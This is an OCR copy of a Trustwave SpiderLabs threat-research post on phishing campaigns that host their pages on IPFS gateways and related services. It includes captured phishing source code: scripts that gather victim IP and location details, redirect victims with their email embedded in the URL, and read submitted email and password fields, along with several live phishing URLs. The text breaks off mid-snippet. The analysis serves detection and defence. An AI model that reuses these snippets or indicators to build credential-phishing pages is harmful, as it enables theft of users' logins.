
IPFS: The New Hotbed of Phishing

trustwave.com/en-us/resources/blogs/spiderlabs-blog/ipfs-the-new-hotbed-of-phishing



A few months ago, we reported on an interesting site called the Chameleon Phishing Page. These websites have the capability to change their background and logo depending on the user's domain. The phishing site is stored in IPFS (InterPlanetary File System) and after reviewing the URLs used by the attacker, we noticed an increasing number of phishing emails containing IPFS URLs as their payload.


We have observed more than 3,000 emails containing phishing URLs that have utilized IPFS for the past 90 days and it is evident that IPFS is increasingly becoming a popular platform for phishing websites.

What's with IPFS and why do attackers use it?

IPFS was created in 2015 and is a distributed, peer-to-peer file-sharing system for storing and accessing files, websites, applications, and data. Contents are available through peers located worldwide, who might be transferring information, storing it, or doing both. IPFS can locate a file using its content address rather than its location. To be able to access a piece of content, users need a gateway hostname and the content identifier (CID) of the file.

https://<Gateway>/ipfs/<CID Hash>

Currently, most data is transferred across the internet using Hypertext Transfer Protocol (HTTP) which employs a centralized client-server approach. IPFS, on the other hand, is a project that aims to create a completely decentralized web that works through a P2P network.



With the IPFS configuration, shared files are distributed to other machines acting as nodes throughout the networked file system; hence it can be accessed whenever needed. The file is retrieved from any participating node on the network that has the requested content.

In a centralized network, data is not accessible if the server is down or if a link gets broken. Whereas with IPFS, data is persistent. Naturally, this extends to the malicious content stored in the network. Taking down phishing content stored on IPFS can be difficult because even if it is removed in one node, it may still be available on other nodes.

Another thing to consider is the difficulty of discovering malicious traffic in a legitimate P2P network. With data persistence, robust network, and little regulation, IPFS is perhaps an ideal platform for attackers to host and share malicious content.

How do we identify IPFS URLs?

As mentioned earlier, a CID is a label that is used to point to content in an IPFS network. Instead of location-based addressing, data is requested using the hash of that content. IPFS uses sha-256 hashing algorithm by default.

The CID version 0 of IPFS was first designed to use base 58-encoded multihashes as the content identifiers. Version 0 starts with “Qm” and has a length of 46 characters.

However, in the latest CID v1 it contains some leading identifiers that clarify exactly which representation is used, along with the content-hash itself. It includes a decoding algorithm links to existing software implementations for decoding CIDs.

The subdomain gateways convert paths with custom bases like base16 to base32 or base36, in an effort to fit a CID in a DNS label:

Sample URL:

dweb[.]link/ipfs/f01701220c3c4733ec8affd06cf9e9ff50ffc6bcd2ec85a6170004bb709669c31de94391a
returns a HTTP 301 redirect:
bafybeigdyrzt5sfp7udm7hu76uh7y26nf3efuylqabf3oclgtqy55fbzdi[.]ipfs[.]dweb[.]link

IPFS links usually have a common format of:

- https://ipfs[.]io/**ipfs**/*{46 random character string}*?(filename|key)=*{random character string}*

- https://ipfs[.]io/**ipfs**/*{46 random character string}*?filename=*{file name}*\.html &emailtoken=*{email address}*
- https://ipfs[.]io/**ipfs**/*{46 random character string}#{user email address}*

Different Avenues of IPFS Phishing

Multiple services are available for storing files in an IPFS network. Cyber attackers have taken advantage of these services and they are now being used in phishing campaigns. Here are some of the IPFS phishing websites that we have observed and their URL behavior.

Blockchain Services - infura[.]io

Common URL format:

hxxp://*{59 character string}*.**ipfs**.infura-ipfs.io/?filename=*{file name}*.html/




Figure 2. Infura IPFS service that was used in phishing activity

Common phishing behavior:

1. Upon clicking the continue button on the phishing URL, it will try to access the ‘favicon.png’ file that contains an IPFS directory.




Figure 2.1 Screenshot of png file that contain IPFS path

1. The phishing page source-code contains the details that will be stolen to the victim.

```
</td></tr><tr><td class="line-number" value="53"></td><td class="line-content">
</td></tr><tr><td class="line-number" value="54"></td><td class="line-content">function getipinfo() {
</td></tr><tr><td class="line-number" value="55"></td><td class="line-content">    var Httpreq = new XMLHttpRequest(); // a new request
</td></tr><tr><td class="line-number" value="56"></td><td class="line-content">    Httpreq.open("GET", 'https://ipapi.co/json', false);
</td></tr><tr><td class="line-number" value="57"></td><td class="line-content">    Httpreq.send();
</td></tr><tr><td class="line-number" value="58"></td><td class="line-content">    return Httpreq.responseText;
</td></tr><tr><td class="line-number" value="59"></td><td class="line-content">}
</td></tr><tr><td class="line-number" value="60"></td><td class="line-content">
</td></tr><tr><td class="line-number" value="61"></td><td class="line-content">userinfo = JSON.parse(getipinfo());
</td></tr><tr><td class="line-number" value="62"></td><td class="line-content">
</td></tr><tr><td class="line-number" value="63"></td><td class="line-content">userdate = new Date();
</td></tr><tr><td class="line-number" value="64"></td><td class="line-content">victimdetails = '\n========== Victim Details ==========\nIP: ' +
userinfo.ip + '\nCity: ' + userinfo["city"] + '\nState: ' + userinfo["region"] + '\nCountry: ' + userinfo["country_name"] + '\nZIP Code: ' +
userinfo["postal"] + '\nUser-Agent: ' + navigator.userAgent + '\nTime: ' + userdate.toUTCString() + '\nTimezone: ' + userinfo["timezone"] +
'\nLanguage: ' + navigator.language + '\nOperator Info: ' + userinfo["asn"] + ' ' + userinfo['org'];
</td></tr><tr><td class="line-number" value="65"></td><td class="line-content">document.cookie = 'userinfo='+btoa(victimdetails);
</td></tr><tr><td class="line-number" value="66"></td><td class="line-content"><span class="html-tag">&lt;/script&gt;</span>
</td></tr><tr><td class="line-number" value="67"></td><td class="line-content"><span class="html-tag">&lt;/html&gt;</span>
</td></tr><tr><td class="line-number" value="68"></td><td class="line-content"><span class="html-end-of-file"
></span></td></tr></tbody></table></body></html>
```

Figure 2.2 Infura IPFS phishing URL's source-code

Google Services - googleweblight[.]com

Common URL format:

http://googleweblight[.]com/i?u=*{IPFS URL redirection}*

Common phishing behavior:

1. Upon accessing the Googleweblight with IPFS URL, there will be an automatic multiple URL redirection.

Sample phishing redirection chain:

hxxps://googleweblight[.]com/i?u=dweb[.]link/ipfs/QmS6PHP6dbEvSdhrTaZ9vcerCBgvTG5vKYtepU2ssSqdBu/index[.]html/?submit=*{victim's email address}*

↓

hxxps://dweb[.]link/ipfs/QmS6PHP6dbEvSdhrTaZ9vcerCBgvTG5vKYtepU2ssSqdBu/index[.]html/?submit=*{victim's email address}*

↓

hxxps://bafybeibxy4wh6oib7hwhr744v62gs7fzicerkvyzqll6nebp4qz3da6c3a[.]ipfs[.]dweb[.]link/index[.]html/?submit=*{victim's email address}*

↓

hxxps://ipfs[.]io/ipfs/QmSs1JEQiZyPNHAY9ngukgS48PPMXydVupnpf9w3ME15iW?filename=index[.]html&emailtoken=*{victim's email address}*domain=xxxxx.xxx

b.The initial URL's source-code usually contains some obfuscated code

```
<script type="text/javascript">

  const queryString3 = window.location.search;
  const urlParams3 = new URLSearchParams(queryString3);
  const imageBoxx = urlParams3.get('submit');

var srvr = imageBoxx;

var ind=srvr.indexOf("@");

var srvrd=srvr.substr((ind+1));
var total2 = srvrd;

window.location.replace("https://ipfs.io/ipfs/QmSs1JEQiZyPNHAY9ngukgS48PPMXydVupnpf9w3ME15iW?filename=index.html&emailtoken="+srvr+"
&domain="+total2+"#eyJ2ZXJzaW9uIjoiMC4yLjAiLCJjb21wcmVzc2VkIjpmYWxzZSwiYm9keSI6IlxuPCFET0NUWVBFIGh0bWw+XG48aGVhZD5cbjxzdHlsZT5cblxuX
C9zdHlsZT5cbjxzY3JpcHQgdHlwZT1cInRleHQvamF2YXNjcmlwdFwiPlxuXG48L3NjcmlwdD5cbjxib2R5PlxuPCFET0NUWVBFIGh0bWw+XG48IS0tIHNhc
WVkIGZyb20gdXJsPSgwMDQyKWh0dHBzOi8vc3F1YXJldXAuY29tL2xvZ2luP2xhbmdfY29kZT1lbi1DQSAtLT5cbjxodG1sIGxhbmc9XCJlbi1DQVwiPjwhLS08IVtlbmRp
```

Figure 3. The source-code of GoogleWeblight URL with IPFS path

Abused Cloud Storage Services

1. **Filebase[.]io**

Common URL format:

hxxps://ipfs[.]filebase.io/ipfs/*{59 random character string}*

Figure 4. Sample screenshot of DHL phishing URL that uses Filebase-IPFS service

Common phishing behavior:

1. Upon accessing the URL, the phishing activity happens on the same page and no URL redirection
2. The source-code of the phishing URL contains a form tag that uses another phishing URL to store the stolen credentials

Figure 4.1 Sample screenshot of the source-code containing another phishing URL

1. **Nftstorage[.]link**

Common URL formats:

hxxps://nftstorage[.]link/ipfs/*{59 random character string}*/#*{target email address}*

hxxps://*{59 random character string}*.ipfs.nftstorage[.]link/#*{target email address}*




Figure 5. Sample screenshot of phishing URL using Nftstorage-IPFS

Common phishing behavior:

1. The source-code of the phishing URL often uses ‘Unescape’ encoding in source-code
2. Then, the decoded source-code contains common phishing code injection template




Figure 5.1 Sample screenshot of the source-code with encoded unescape format

Phishing emails using abused web hosting site

Our last example below shows a fake notification containing a billing receipt.




Figure 6. Phishing email

The message states that a payment for an Azure subscription is already processed and a billing receipt is attached for reference. The sender claims to be the “Mail Administrator “and the domain is not owned by Microsoft. Other noticeable details are the missing domain in its Message-ID and the unusual sentence formatting in the subject line.

```
Message-Id: <E3rpECwf4CEpqfhQKqitbDhwIOctJ4rUt3PqLRxAM1Jq@>
Mime-Version: 1.0
From: Mail Administrator
To:
Precedence: list
Subject: ##Microsoft##Support##Billing##Processed
Date: Tue, 17 May 2022 11:30:49 -0400
```

Figure 6.1 Spoofed Email Header

The malicious HTML attachment contains a JavaScript code which launches the phishing page. The setTimeout() function was used to open the phishing URL with 0 delay in a new browser tab. Inside this function is a location.href property which sets the URL of the current page.

```
<script type="text/JavaScript">
    setTimeout("location.href =
    'https://ipfs.fleek.co/ipfs/bafybeiddmwwk3rvvu5zlweszoyvo54v3corf2eu4fmhxwprhxi
    tj2jdrmi';",0);
</script>
```

Figure 7. Code snippet from HTML Attachment

The attachment leads to a fake Microsoft website which states that the user needs to pay their Azure statement.




Figure 8. Phishing site abusing Fleek-IPFS service

Pressing the “Contact your billing administrators” button will lead to the final website payload wherein users are required to log in with their Microsoft credentials to continue.




Figure 8.1 Fake Microsoft log-in page

This website's source code is in percent encoding.

Figure 8.2 Obfuscated source code

Using the unescape function reveals the decoded format of the website.

Figure 8.3 Snippet of decoded source-code with signature of the spammer

We can also see from the decoded script that the spammers are abusing the domain ‘surge[.]sh’ for their phishing image resource. Surge is a static website host which users can interact with from their command line.

```
<div class="m-5 p-5 bg-white box" id="div3" style="display: none;min-height:
440px;min-width: 408px;">
    <!-- <img src="https://o365spammerstestlink.surge.sh/images/microsoft_logo.svg"
    class="img-fluid"><br><br> -->
    <div class="text-center mt-3 text-center">
        <img src="https://o365spammerstestlink.surge.sh/images/success.PNG" class=
        "img-fluid" id="success" width="140px">
    </div>
    <center><span id="load-text-2" style="font-size: 20px;display: block;"><br><br><
    br>Successfully Confirmed:<br>Redirected to homepage...</span></center>
</div>
```

Figure 8.4 Image Source for the Phishing Site

Upon further analysis, we also found the main phishing template used by the spammer hosted in the URL ‘o365spammerstestlink[.]surge[.]sh’:




Figure 8.5 Template used by the spammers for phishing

Finally, the stolen credentials are posted once the submit button event is triggered.

```
$('#submit-btn').click(function(event) {
    event.preventDefault();
    var email = $("#email").val();
    var password = $("#password").val();
    var detail = $("#field").html();
    var msg = $('#msg').html();

